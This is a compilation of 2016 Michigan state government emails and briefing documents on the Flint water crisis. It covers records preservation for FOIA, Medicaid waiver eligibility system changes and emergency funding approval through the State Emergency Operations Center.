
### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files


This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form.

You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 18, 2016 8:53 AM  
**To:** Kabia, Kara (DTMB)  
**Subject:** RE: Demonstration of Records Manager for Flint records -- Scheduled on 2/18 at 3:00

Susan will cover this meeting

Linda Pung  
DTMB General Manager  
Supporting Health and Human Services  
517/241-5498



HELP. CONNECT. SOLVE.

---

**From:** Kabia, Kara (DTMB)  
**Sent:** Thursday, February 18, 2016 8:46 AM  
**To:** Pung, Linda (DTMB) <[PUNGLZ@michigan.gov](mailto:PUNGLZ@michigan.gov)>  
**Subject:** RE: Demonstration of Records Manager for Flint records -- Scheduled on 2/18 at 3:00

Hi Linda,

I marked this appointment as free, you are optional, looks like Susan has been included.

-----Original Appointment-----

**From:** Weston, Jessica (DTMB)  
**Sent:** Thursday, February 18, 2016 8:29 AM  
**To:** Weston, Jessica (DTMB); Nordyke, Susan (DTMB); Marshall, Michael (DEQ); Benner, Thomas (MDARD); Merrill, Debra (MDARD); Gackstetter, Lance (MSP); Beland, Samantha (DTMB); Wojcik, Caryn (DTMB)  
**Cc:** Beeler, Judi (DTMB); Pung, Linda (DTMB); Shilton, Cindy (DTMB); Hovey, Kristie (MDARD); Mulvaney, Debbie (MDARD); Clemens, Denise (MDARD); Krause, Kurt (DHHS); O'Connor, Ruth (DHHS); Kelly, Annemarie (DTMB); Banas, Andrew (AG); Frost, Erik (DHHS); Palmatier, Paula (DTMB)  
**Subject:** Demonstration of Records Manager for Flint records  
**When:** Thursday, February 18, 2016 3:00 PM-4:00 PM (UTC-05:00) Eastern Time (US & Canada).  
**Where:** CH-1S-RICHARD-AUSTIN

This meeting is to demonstrate the standard Records Manager configuration for any state department wishing to use it to store, review and classify records relating to the Flint water situation. Please feel free to extend this meeting invitation to any interested parties.





## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Business Problem

MDHHS has proposed, through the waiver process, to suspend or alter existing eligibility requirements to provide Medicaid eligibility for select individuals who are served by the Flint water system or were served by the Flint water system.

---

### Background:

Michigan has submitted a Medicaid Waiver Request to assist in addressing health impacts from potential lead exposure in Flint, Michigan, pursuant to Section 1115 of the Social Security Act.

---

### Approach:

- **Option 1** – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality
- **Option 2** – Basic Solution utilizing existing business and technology practices
- **Option 3** – Comprehensive solution utilizing existing business and technology practices

---

### Recommendation:

Continue pursuing business requirements in support of Option 3 while concurrently obtaining vendor stakeholder input to achieve an acceptable release plan.

Option 1 and Option 2 are not able to reasonably meet the objectives of the revised waiver request.

### **Option 1 – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality**

Michigan will be implementing an Integrated Service Delivery Model and the accelerated development of some components of this approach could be used to implement the functionality required for the waiver.

### Existing beneficiaries

Existing beneficiaries would be identified in CHAMPS and their enrollment would be updated to represent inclusion in the waiver. The MyHealthButton and MyHealth Portal would be used for collecting additional beneficiary information when needed. The MyHealth Portal would provide the following functionality:

1. The ability to view Providers
2. The ability to view Correspondences
3. The ability to view PA/Claims
4. CRM functionality using Siebel
5. The ability to view Immunization Information



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### New Applicants

MiLogin would be used for identity proofing applicants before being directed to the new Holistic Application. The holistic application would be scoped to be Medicaid specific, focusing on applicants for the waiver. Basic information is collected and beneficiaries are enrolled directly through CHAMPS. Data is shared upstream with Bridges and downstream with the DCH data warehouse.

### New Applicants and Existing Beneficiaries

CHAMPS will enroll the new providers that will provide Case Management services. CHAMPS will also be used for the Plan Enrollment, MCO/FFS Payments, Account Coding, Claims Adjudication, HIPAA 270/271, 834 and 820.

Visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

### Challenges

The MAGI methodology for group composition and FPL calculation needs to be implemented according to the latest waiver. This would require either duplicating the functionality needed in the existing MAGI service and the Holistic Application or creating a new integration point for the Holistic Application and MAGI service. Having an income limit in the waiver has greatly increased the complexity of this task for this approach.

Updating CHAMPS directly would require communicating results to Bridges and Maximus directly in order to align case information. This would require additional testing.

### Timeline

CNSI has indicated the Holistic Application, CHAMPS data changes and portal functionality could be implemented in as little as 3 weeks. Additional system and user acceptance testing may be required. Aligning case information across the enterprise would be phased in over time after the initial data cleaning and holistic application is stood up.

### Option 2 – Basic Solution utilizing existing business and technology practices

As an interim solution to provide Medicaid coverage as quickly as possible to individuals, Medicaid applications in Bridges and MIBridges would be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be provided Medicaid or MIChild based on the following criteria:

1. Applicants age is under 21 or the applicant is pregnant
2. Applicant meets the citizenship and lawful presence requirements for healthcare coverage
3. No income or asset limit tests will be imposed for applicants

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

Beneficiaries who receive Medicaid or MICHild coverage will not lose this coverage or have a complete redetermination until the following occurs:

- Beneficiary moves out of state
- Beneficiary is now deceased
- Beneficiary is 21 years of age or older
- Beneficiary is beyond the pregnancy post-partum period

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information for individuals eligible for the special waiver
- Modify the PDF in MiBridges to include the self-attested information
- Modify the Bridges ingestion for FFM and DCT applications to flag the individuals as affected by Flint water crisis for individuals whose address zip code is a Flint zip code
- If the applicant's zip code is a Flint zip code modify the DCT, FFM pdf to include this information
- Build new eligibility rules to approve a 2 new TOAs (Medicaid and MICHild) based on either self-attested information or zip code of the physical address (for FFM and DCT applications). These new TOAs will be at the top of Medicaid hierarchy (after SSI)
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the individuals, as indicated by business from the above list so that future case changes will result in determination of one of the 2 new TOAs.
- Changes to MMIS interface
  - New MAGI category indicators to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis

### Impacts to field offices:

- Increased effort to process FFM applications
- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Information about the data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

### Timeline

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

#### Impacts to scheduled work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

#### Mitigation plan for impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- No retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- No reprocessing of existing beneficiaries is required as part of this change. Once the case worker updates case information as part of a case change/redetermination, new TOAs will be evaluated for the client.
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- Does not take into account the 400% FPL
- Interim solution that would still require downstream and upstream system modifications
- State initiated applications could inappropriately be sent to the FFM as denied.

### Option 3 – Comprehensive solution utilizing existing business and technology practices



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

This option builds on Option 1 and Option 2, utilizes additional existing infrastructure and aligns more closely with the latest iteration of the waiver request.

Medicaid applications from the DCT, Bridges and MIBridges will be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be determined eligible for the waiver by the MAGI Rules Engine for Medicaid or MICHild based on the following criteria:

- Under 400% FPL
- Applicants age is under 21 or the applicant is pregnant
- Applicant meets the citizenship and lawful presence requirements for healthcare coverage

Medicaid applications from the FFM will be evaluated based on address alone. Applicants will not have the ability to indicate directly they are impacted and thus it must be inferred.

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MICHild under the waiver will follow the MAGI redetermination and renewal process with the special waiver rules in place.

### **In Parallel and External to Eligibility and Enrollment Tasks**

Designated Provider Organizations (DPO) will perform Targeted Case Management Services (TCM). In addition to case management systems organically in place within the Provider Organization, MDHSS may make available the CC360, Provider Portal, MyHealthButton and MyHealth Portal. These tools would be used to provide the beneficiaries and DPO access to data as appropriate.

Executive visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

To support these changes, the Bridges and MIBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information (if the individual is affected by the Flint water crisis)
- Changes to the 1606 to reflect the special waiver program, informing applicants of the process to be considered for the special waiver
- Methodology to indicate a beneficiary is eligible for the special waiver unless OIG indicates they are not eligible
- Modify the PDF in MiBridges to include the self-attested information
- Properly utilize the MAGI Determination Service outcomes for the special waiver
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the beneficiaries of the special waiver for future reference



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Changes to MMIS interface
  - New MAGI category indicator to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
  - Identify and calculate Match Rate for special waiver beneficiaries
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis
- Appropriately ingest PE applications that indicate they are part of the special waiver
- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs

To support these changes, the MaxStar systems will make the following changes:

- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs
- MiEnrolls will facilitate enrollment in appropriate managed care plans
- The DCT and accompanying processes and call scripts will need to collect information for applicants of the special waiver
- Update MAGI Viewer to properly display beneficiaries of the special waiver
- Update PE application to collect special waiver indicator
- Premium changes in OFA

To support these changes, the MAGI Eligibility Determination Service will make the following changes:

- Implementation of special waiver rules to include 400% FPL and impacted status
  - Inference of impact for FFM applications
- Implementation of waiver specific TOA(s) for Medicaid and CHIP
- Implementation of retro-active coverage to MAGI standards
- Update PE determinations to allow for special waiver indicator

To support these changes, the CHAMPS will make the following changes:

- Support all MMIS functions for special waiver beneficiaries
- Communicate appropriate status information to downstream systems
- Update OFA as necessary (Account Codes)
- Beneficiary and DPO requirements for access to data possibly using ProviderPortal, MyHealthButton and MyHealth Portal

To support these changes, the DCH DW will make the following changes:

- Beneficiaries will be appropriately reflected in the MEC Check
- Required historical reporting will be developed
- Possible support of DPO through CC360

To support these changes, external stakeholders will need system modifications:

- Managed Care Plans - The enrollment file from CHAMPS will include an indicator that the beneficiary is part of the waiver
- Magellan - CHAMPS would need to send an indicator so the beneficiary is not liable for co-pays and for reporting purposes



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Impacts to field offices:

- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- OIG staff will require training and communication on how to verify if a beneficiary is part of the special waiver population
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

**Timeline – Tentative until verified by responsible vendors – expected to be overly aggressive and a phased release plan identified**

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

### Impacts to scheduled Eligibility PMO work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

### Mitigation plan for Eligibility PMO impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- Standard MAGI retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the  
Medicaid Waiver

- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- This is a fairly complete solution requiring coordination of multiple teams and large amounts of functionality
- The scope of this option may not fit into a concentrated time frame
- Creation of an acceptable phasing approach will require input from a number of stakeholders



---

**From:** Pung, Linda (DTMB)  
**Sent:** Friday, February 19, 2016 10:09 AM  
**To:** Christensen, Chris (DTMB); Nordyke, Susan (DTMB) (NordykeS@michigan.gov)  
**Subject:** RE: SEOC information

Thank you, this is very helpful.

Who is the SEOC rep for MDHHS?

Thanks,  
Linda

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Friday, February 19, 2016 10:07 AM  
**To:** Thurman, LaShawn (DTMB) <ThurmanL1@michigan.gov>; Bates, David (DTMB) <BatesD3@michigan.gov>; Bauman, Shawn (DTMB) <BaumanS@michigan.gov>; Beauchamp, Ward (DTMB) <BeauchampW1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; DeCamp, Greg (DTMB) <DeCampG1@michigan.gov>; Galeazzi, Tiziana (DTMB) <galeazzit@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Ingersoll, Jean (DTMB) <IngersollJ@michigan.gov>; Jackson, Jennifer (AG) <JacksonJ5@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Simon, Jodi (DTMB) <SimonJ@michigan.gov>; Stanaway, Deb (DTMB) <StanawayD@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>  
**Subject:** SEOC information

Good morning,

I apologize I wasn't able to discuss this over the phone I was taking care of and SEOC request.


Any request that an agency has that they are seeking to be paid out of the Flint emergency funds must go to the agencies SEOC representative.

The SEOC representative will present the information to Captain Kelenske for approval.

If approval is given to the agency they will be able to have their request funded out of the "Flint" fund. If they do not receive approval the item that they are trying to purchase will need to be paid for out of the agencies operating budget.

If you were unaware of your SEOC representative please contact me and I will make sure that you know who they are.

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[ChristensenC4@michigan.gov](mailto:ChristensenC4@michigan.gov)



HELP. CONNECT. SOLVE.

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**From:** Thurman, LaShawn (DTMB)

**Sent:** Friday, February 19, 2016 9:11 AM

**To:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Bauman, Shawn (DTMB) <[BaumanS@michigan.gov](mailto:BaumanS@michigan.gov)>; Beauchamp, Ward (DTMB) <[BeauchampW1@michigan.gov](mailto:BeauchampW1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; DeCamp, Greg (DTMB) <[DeCampG1@michigan.gov](mailto:DeCampG1@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Ingersoll, Jean (DTMB) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jackson, Jennifer (AG) <[jacksonj5@michigan.gov](mailto:jacksonj5@michigan.gov)>; Jeffery, Phillip (DTMB) <[jefferyp@michigan.gov](mailto:jefferyp@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>; Stanaway, Deb (DTMB) <[StanawayD@michigan.gov](mailto:StanawayD@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>

**Subject:** FW: Budget Update

FYI, Greg's update info.

---

**From:** DeCamp, Greg (DTMB)

**Sent:** Thursday, February 18, 2016 4:34 PM

**To:** Thurman, LaShawn (DTMB) <[ThurmanL1@michigan.gov](mailto:ThurmanL1@michigan.gov)>

**Subject:** Budget Update

LaShawn – Here is what I will present tomorrow. If you will have it for display on the screen I will spend my few minutes going over it. Thanks.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Friday, February 19, 2016 10:25 AM  
**To:** Broessel, Kristi (DHHS)  
**Cc:** Nordyke, Susan (DTMB); Parker, Karen (DHHS)  
**Subject:** Funding and Purchasing Guidance related to Flint - update

Hi Kristi,

I have asked Susan to follow up with you on this. My DTMB team has been working on the following activities over the past 2 weeks. I want to make sure we track our time in a way that allows you to bill as needed.

- Preservation of electronic records for legal discovery
- Preservation of electronic records for FOIA
- Analysis of potential Medicaid eligibility related changes
- Coordination of data requests
- Initial discussion potential WIC eligibility related changes

I have also received additional information:

Any request that an agency has that they are seeking to be paid out of the Flint emergency funds must go to the agencies SEOC representative. The agency SEOC representative will present the information to Captain Kelenske for approval. If approval is given to the agency they will be able to have their request funded out of the "Flint" fund. If they do not receive approval the item that they are trying to purchase will need to be paid for out of the agencies operating budget

MDHHS SEOC Reps: Kathy Wahl [WahlK@michigan.gov](mailto:WahlK@michigan.gov) & Brian Wilson [WilsonB3@michigan.gov](mailto:WilsonB3@michigan.gov)

Thanks,  
Linda

---

**From:** Broessel, Kristi (DHHS)  
**Sent:** Friday, February 12, 2016 8:17 AM  
**To:** Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Parker, Karen (DHHS) <[ParkerK7@michigan.gov](mailto:ParkerK7@michigan.gov)>  
**Cc:** Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Subject:** RE: Funding and Purchasing Guidance related to Flint

Per a discussion late yesterday with DHHS Budget, they are working on how they plan to track costs through coding and will let me know as soon as possible so that I can share it.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 11, 2016 5:34 PM  
**To:** Broessel, Kristi (DHHS) <[BroesselK@michigan.gov](mailto:BroesselK@michigan.gov)>; Parker, Karen (DHHS) <[ParkerK7@michigan.gov](mailto:ParkerK7@michigan.gov)>  
**Cc:** Nordyke, Susan (DTMB) <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Subject:** Funding and Purchasing Guidance related to Flint

Hi Kristi,

Karen and I are trying to get synced up on all the activities related to Flint.

I wanted Karen to be aware of requirement to work through the State Emergency Operations Center for funding and procurement approval. Please include Karen when you send out more information on this.

Thanks,  
Linda

---

**From:** Broessel, Kristi (DHHS)  
**Sent:** Tuesday, February 9, 2016 5:09 PM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>  
**Cc:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>  
**Subject:** RE: Purchasing Guidance related to Flint

Thank you. I have shared this with DHHS Budget and I am awaiting coding/instructions and will let you know.

---

**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 09, 2016 2:59 PM  
**To:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>; Broessel, Kristi (DHHS) <BroesselK@michigan.gov>  
**Subject:** Purchasing Guidance related to Flint

As a follow up to our meeting yesterday, see attached purchasing guidance document from DTMB procurement.

Thanks,  
Linda

---

**From:** Pung, Linda (DTMB)  
**Sent:** Monday, February 8, 2016 12:20 PM  
**To:** Broessel, Kristi (DHHS) <BroesselK@michigan.gov>; Nordyke, Susan (DTMB) (NordykeS@michigan.gov) <NordykeS@michigan.gov>  
**Subject:** FW: Flint Assistance Offers and SEOC work coordination

Hello Kristi,

DTMB received information that all State staff work to support Flint must go through the SEOC for approval. This is to ensure appropriate funding approval for this work.

I wanted to get your input on the MDHHS process to approve this work so that Susan can assist to get the necessary DTMB approval.

Currently, we have DTMB staff working on the following:

- Preservation of electronic records
- Analysis of potential Medicaid eligibility related changes
- Discussing potential WIC eligibility related changes

Thanks,  
Linda

---

**From:** Michigan State Police Alert Notification System <conf-1735094908@everbridge.net>  
**Sent:** Tuesday, January 05, 2016 4:46 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** S E O C Activation  
  
**Importance:** High

[Please click here to acknowledge receipt of this message](#)

The S E O C will be activated at 8 a.m. on Wednesday January 6, 2016 in response to the Flint water crisis and the Emergency Declaration made by Governor Snyder. An e mail was sent to all primary S E M C's this afternoon requesting your agency's participation in a mandatory briefing which will be conducted at the S E O C at 9 a.m. on Wednesday January 6, 2016. Please coordinate within your agency to assure that a representative will be at this briefing.

*This message is from the Michigan State Police Alert Notification System and is For Official Use Only.*

**From:** Emergency Management <newsletters@emergencymgmt.com>  
**Sent:** Thursday, January 14, 2016 12:08 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Mass-Casualty Readiness

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Top stories in emergency management

## Top Stories

JANUARY 14, 2016

### [Michigan Governor Activates National Guard to Help in Flint Water Crisis](#)

Members of the National Guard are expected to staff fire stations and distribute bottles of water and water filters, freeing members of the American Red Cross to handle the door-to-door distribution.

### [Civilians, First Responders Honored for Their Actions on Day of Colorado Springs Planned Parenthood Shooting](#)

